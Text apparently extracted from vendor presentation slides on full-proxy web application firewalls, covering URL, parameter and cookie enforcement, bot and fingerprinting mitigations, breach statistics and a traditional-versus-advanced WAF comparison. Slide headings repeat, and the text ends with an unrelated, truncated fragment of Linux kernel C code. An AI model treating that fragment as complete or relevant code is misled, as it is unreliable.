
Use 3rd Party Frameworks

Content Security Policy (CSP)


Advanced,
full proxy

**Web
Application
Firewall**

Full Proxy Web Application Firewall



Full Proxy Web Application Firewall



URLs

```
/images/banner.jpg  
/images/logo.gif  
/css/default.css  
/app/app.php  
/index.html
```

File Types

```
/images/banner.jpg  
/images/logo.gif  
/css/default.css  
/app/app.php  
/index.html
```

Parameters

```
/app/app.php?name=value  
/app/app.php?a=1&b=2  
/app/app.php?user=bloggsj  
/app/app.php?browser=safari
```

Cookies


```
Cookie: name=value  
Cookie: JSESSIONID=1A5306372...  
Cookie: price=399;total=1399
```

Web App Attacks Adversaries Use

“77% were the target of botnet activity ...

93% were associated with organised crime”


Verizon 2017 Data Breach Investigations Report



Source: Verizon 2017 Data Breach Investigations Report


Advanced Mitigation Techniques

- IP Reputation
- Geolocation
- Browser finger printing
- Proactive Defence
- Heavy URL detection
- TPS detection
- CAPTCHA challenge



Advanced Mitigation Techniques

- IP Reputation
- Geolocation
- **Browser finger printing**
- Proactive Defence
- Heavy URL detection
- TPS detection
- CAPTCHA challenge






- ✓ **Uniquely protects against session hijacking** by matching cookies with device ID
- ✓ **Captures unique device characteristics** for bots, DoS attacks, headless browsers and human users.
- ✓ **Identifies repeat visitors learning their traffic patterns**, even in the case users switched sessions or source IP's.
- ✓ Applies to brute force, volumetric DDoS, session hijacking protections and proactive bot defense
- ✓ **Thwart tracking evasion attempts by bots and scrapers**




Advanced Mitigation Techniques

Mitigation

- IP Reputation
- Geolocation
- Browser finger printing
- Proactive Defence
- Heavy URL detection
- TPS detection
- CAPTCHA challenge



Application Attack Visibility



Advanced vs Traditional Web Application Firewall

TRADITIONAL WAF

- Signatures (OWASP Top 10)
- Often based on Regex
- File/URL/Parameter/Header/Cookie enforcement
- Login enforcement / Session tracking
- Flow enforcement
- IP blacklisting
- BOT detection based on IP database

ADVANCED WAF

- Bot detection
- Client fingerprinting
- Web scraping prevention
- Brute force mitigation
- L7 DDoS protection
- Heavy URL mitigation
- CAPTCHA challenges
- HTTP header sanitisation/insertion
- Anti-CSRF token insertion
- Perfect Forward Secrecy (PFS) ciphers
- Protocol enforcement
- DAST integration

```

struct group_info init_groups = { .usage = ATOMIC_INIT(2) };

struct group_info *groups_alloc(int gidsetsize){
    struct group_info *group_info;
    int nblocks;
    int i;

    nblocks = (gidsetsize + NGROUPS_PER_BLOCK - 1) / NGROUPS_PER_BLOCK;
    /* Make sure we always allocate at least one indirect block pointer */
    nblocks = nblocks ? : 1;
    group_info = kmalloc(sizeof(*group_info) + nblocks*sizeof(gid_t *), GFP_USER);
    if (!group_info)
